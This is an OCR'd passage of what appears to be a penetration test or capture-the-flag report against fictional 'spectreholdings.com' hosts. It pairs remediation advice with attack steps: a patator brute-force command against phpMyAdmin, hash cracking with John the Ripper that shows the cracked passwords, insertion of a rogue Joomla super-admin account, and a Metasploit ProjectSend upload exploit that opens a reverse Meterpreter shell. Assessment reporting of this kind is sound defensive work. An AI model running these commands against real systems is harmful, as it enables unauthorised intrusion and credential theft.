


Figure 32: Web Shell IFCONFIG Command Result of finance.spectreholdings.com

Using LOCATE command, the Security Consultant found a secret.txt files which contained sensitive data such as account number detail and password to perform a transaction through the account.




Figure 33: Sensitive Data Found on finance.spectreholdings.com

Recommendations

- To stop user enumeration in WordPress, this can be done in one of two ways:
  - ✓ To block user-enumeration via `functions.php`, add the following code to the theme's functions file:

```
// Block WP Enum Scans
if (!is_admin()) {
      // default URL format
      if                    (preg_match('/author=([0-9]*)/i',
$_SERVER['QUERY_STRING'])) die();
      add_filter('redirect_canonical',
'shapeSpace_check_enum', 10, 2);
}
function shapeSpace_check_enum($redirect, $request) {
      // permalink URL format
      if (preg_match('/\?author=([0-9]*)(\/*)/i', $request))
die();
      else return $redirect;
}
```

- ✓ Block requests at the server level by adding the following code snippet to the site's root `.htaccess` file:

```
# Block User ID Phishing Requests
<IfModule mod_rewrite.c>
      RewriteCond %{QUERY_STRING} ^author=([0-9]*)
      RewriteRule .* http://example.com/? [L,R=302]
</IfModule>
```

- Moving the wp-content directory will help protect WordPress against some automated attacks.
- Do not use the 'admin' username because it is a prime target for password brute force attacks.
- Move the wp-config.php file one directory up, outside of the web root directory. WordPress will look inside the web root directory for the wp-config.php file as well as within the directory above it. This will help in minimizing the file being exposed to the Internet.
- Use a login lockdown plugin. WordPress by default does not limit the number of unsuccessful login attempts which makes it susceptible to a password bruteforce attack. There are many plugins which introduce this functionality as well as other login security features.
- Keep WordPress and its plugins updated. WordPress and plugin authors are constantly fixing bugs and security issues within their code and releasing new versions. At the time of writing only 21.5% of WordPress blogs are running the latest version.
- Administration over SSL. The wp-login.php file is often accessed over un-encrypted channels such as HTTP. By ensuring the connection is encrypted when you submit your login credentials you reduce the risk of Man In The Middle (MITM) attacks. For further information see: http://codex.wordpress.org/Administration_Over_SSL
- Use unprivileged database user for non-admin functionality (requires some WP code modification). By default WordPress uses the same database user for all users, anonymous users through to authenticated admins. With some code tweaks it is possible to use a lower privileged database user for anonymous users, reducing the risk of database compromise.
- Don't use the default 'wp_' table prefix. By default WordPress uses the 'wp_' database table prefix. This prefix makes it easy for attackers to guess table names. It is recommended that alternative prefixes be used.
- Add a layer of protection to the wp-admin directory and the wp-login.php file with HTTP Basic Authentication.
- IP whitelist the wp-login.php file. Most administrative users login to their blog via the same IP address. By whitelisting access to the wp-login.php file to ensure that only specific IPs can access it.
- Use a strong password such as a combination of Alphanumeric and special characters.
- Implement a mechanism to automatically detect a malicious Web Shell scripts on the web server.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

3.4. Challenge 4

Vulnerability Information

Vulnerability	Weak Password
Identified Via	Web Application
Severity	HIGH
Root Cause	Configuration Flaw
Type	Information

Description

The most prevalent and most easily administered authentication mechanism is a static password. The password represents the keys to the kingdom, but is often subverted by users in the name of usability. A password that is easy to detect both by humans and by computer. People often use obvious passwords such as the names of their children, dictionary word or their house number in order not to forget them. However, the simpler the password, the easier to detect and susceptible to bruteforce attack.

Impact

Weak passwords can make the company vulnerable to malicious attackers and may put the business at risk.

More Information

http://itsecurity.telelink.com/weak-passwords
https://cwe.mitre.org/data/definitions/521.html
https://en.wikipedia.org/wiki/Password_strength

Narrative

The Security Consultant used Nikto web scanner to perform comprehensive test against the target web application (techsupport.spectreholdings.com). It checked the server configuration items such as the presence of multiple index files, HTTP server options, and attempted to identify installed web servers and software among others.

As a result of the web scan test, it appeared that Joomla content management system (CMS) and phpMyAdmin are the running web applications installed on the web server, as shown in *Figure 34*.

```
./../../etc: EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /logs/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting... possibly a system shell found.
+ OSVDB-3092: /README: README file found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed
 or renamed.
+ /administrator/index.php: Admin login page/section found.
+ /configuration/: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8095 requests: 0 error(s) and 43 item(s) reported on remote host
+ End Time:           2017-06-09 20:55:12 (GMT-4) (128 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# nikto -h techsupport.spectreholdings.com
```

Figure 34: Nikto Scan Results for techsupport.spectreholdings.com

The Security Consultant performed various attacks against Joomla including but not limited to Component JCE File Upload Remote Code Execution (joomla_comjce_imgmanager), Media Manager File Upload Vulnerability (joomla_media_upload_exec), TinyBrowser File Upload Code Execution (joomla_tinybrowser), and Bruteforce Login Utility (joomla_bruteforce_login) using Metasploit Framework but no success. However, bruteforce attack was performed using PATATOR against the phpMyAdmin. The result of bruteforce attack for "root" account was successful, as shown in *Figure 35*.

```
root@kali:~# patator http_fuzz url=http://techsupport.spectreholdings.com/phpmya
dmin/index.php method=POST body='pma_username=root&pma_password=FILE0&server=1&'
 0=/root/Wordlists/Passwords.txt follow=1 accept_cookie=1 -x ignore:fgrep='Canno
t log in to the MySQL server'
19:46:19 patator    INFO - Starting Patator v0.5 (http://code.google.com/p/patat
or/) at 2017-06-11 19:46 EDT
19:46:19 patator    INFO -
19:46:19 patator    INFO - code size:clen      | candidate
 |   num | mesg
19:46:19 patator    INFO - ---------------------------------------------------
-----------------
19:46:33 patator    INFO - 200  3780:2632      | toor
 |   1180 | HTTP/1.1 200 OK
19:46:34 patator    INFO - Hits/Done/Skip/Fail/Size: 1/187/0/0/187, Avg: 12 r/s,
 Time: 0h 0m 15s
```

Figure 35: Cracked root Account Password for phpMyAdmin

The Security Consultant successfully logged in as “root” to the phpMyAdmin portal, as shown in *Figure 36*.




Figure 36: Successful Login to phpMyAdmin

The Security Consultant browsed the “mysql” database using SELECT statement SQL query command to extract usernames and passwords. MySQL users with their corresponding hashed passwords, as shown in *Figure 37*.




Figure 37: MySQL Accounts List

The Security Consultant used John the Ripper password cracker in cracking the hash value of passwords. It was successfully cracked the "root" account as well as the "phpmyadmin" username because they have the same hash value. The "joomlauser" was also successfully cracked.

```
root@kali:~# john --format=mysql-sha1 /root/ccc /root/Wordlists/Passwords.txt
Loaded 3 password hashes with no different salts (MySQL 4.1 double-SHA-1 [128/12
8 SSE2 intrinsics 4x])
toor             (root)
root@kali:~# john --format=mysql-sha1 --wordlist=/root/Wordlists/Passwords.txt /
root/ccc
Loaded 3 password hashes with no different salts (MySQL 4.1 double-SHA-1 [128/12
8 SSE2 intrinsics 4x])
Remaining 2 password hashes with no different salts
qwerty@123       (joomlauser)
```

Figure 38: Cracked MySQL Accounts

The Joomla "w7z80_users" table under "techsupport" database was also extracted but it was not possible to crack the "admin" username because the encryption format cannot be identified. Instead, with the aim to access the Joomla administration portal, the Security Consultant inserted a user account named "acrmaster" with MD5 hash for the password encryption.




Figure 39: Added Joomla User as Administrator

After inserting the "acrmaster" username in the "w7z80_users" table under "techsupport" database, the Security Consultant added the "acrmaster" username to Super Admin group which is 8 as the group ID.




Figure 40: Joomla Administrators Group ID

The Security Consultant was successfully logged in to the Joomla administration portal as Super Admin using the newly inserted "acrmaster" account. System information is shown in *Figure 41* as proof.




Figure 41: Successful Login to Joomla Administrator Portal

Recommendations

- To mitigate the risk of easily guessed passwords facilitating unauthorized access, introduce additional authentication controls (i.e. two-factor authentication).
- The simplest and cheapest of weak password is the implementation of a strong password policy that ensures password length, complexity, reuse and aging.
- Implement FIM to track unauthorized changes on the system.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

3.5. Challenge 5

Vulnerability Information

Vulnerability	ProjectSend Arbitrary File Upload
Identified Via	Web Application
Severity	HIGH
Root Cause	Patch Management
Type	Validation

Description

The Arbitrary File Upload vulnerability is due to an input validation error while parsing an HTTP request. A remote attacker can exploit this to execute arbitrary code within the context of the application, via a crafted HTTP request.

Impact

A malicious attacker can gain control to the vulnerable systems. The 'process-upload.php' file allows unauthenticated users to upload PHP files resulting in remote code execution as the web server user.

More Information

https://www.cvedetails.com/cve/CVE-2014-9567

Narrative

The Security Consultant used Nikto web scanner to perform comprehensive test against the target web application (admin.spectreholdings.com). It checked the server configuration items such as the presence of multiple index files, HTTP server options, and attempted to identify installed web servers and software among others.

As a result of the web scan test, it appeared that phpMyAdmin is installed on the web server and also found an interesting folder called “install” which lead to more details to the success of compromising the system.




Figure 42: Nikto Scan Results for admin.spectreholdings.com

The interesting folder was navigated and found out that ProjectSend is currently installed on the web server. ProjectSend is a self-hosted application that allows a company to upload files and assign them to specific client.




Figure 43: ProjectSend Setup Page

The Security Consultant successfully exploited the target host using ProjectSend Arbitrary File Upload (projectsend_upload_exec) which allows unauthenticated user to upload PHP files resulting in remote code execution. Below snapshots are evidences gathered as proof:

The Security Consultant used Metasploit Framework in exploiting the vulnerability and initiated a command shell to further the attack.

```
msf > use exploit/windows/webapp/projectsend_upload_exec
msf exploit(projectsend_upload_exec) > show options

Module options (exploit/windows/webapp/projectsend_upload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        Use a proxy chain
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   TARGETURI  /ProjectSend/    yes       The base path to ProjectSend
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ProjectSend (PHP Payload)


msf exploit(projectsend_upload_exec) > set RHOST 172.16.16.2
RHOST => 172.16.16.2
msf exploit(projectsend_upload_exec) > set TARGETURI /
TARGETURI => /
msf exploit(projectsend_upload_exec) > run

[*] Started reverse handler on 192.168.0.3:4444
[*] 172.16.16.2:80 - Uploading file 'JXsJqlIBYiLcKet.php' (1792 bytes)
[+] 172.16.16.2:80 - Payload uploaded successfully (JXsJqlIBYiLcKet.php)
[*] 172.16.16.2:80 - Executing upload/files/JXsJqlIBYiLcKet.php...
[*] Sending stage (40551 bytes) to 172.16.16.2
[*] Meterpreter session 1 opened (192.168.0.3:4444 -> 172.16.16.2:48829) at 2017
-06-10 10:25:54 -0400
[+] Deleted JXsJqlIBYiLcKet.php
[*] 172.16.16.2:80 - Request timed out while executing

meterpreter >
```

Figure 44: Remote Shell for admin.spectreholdings.com

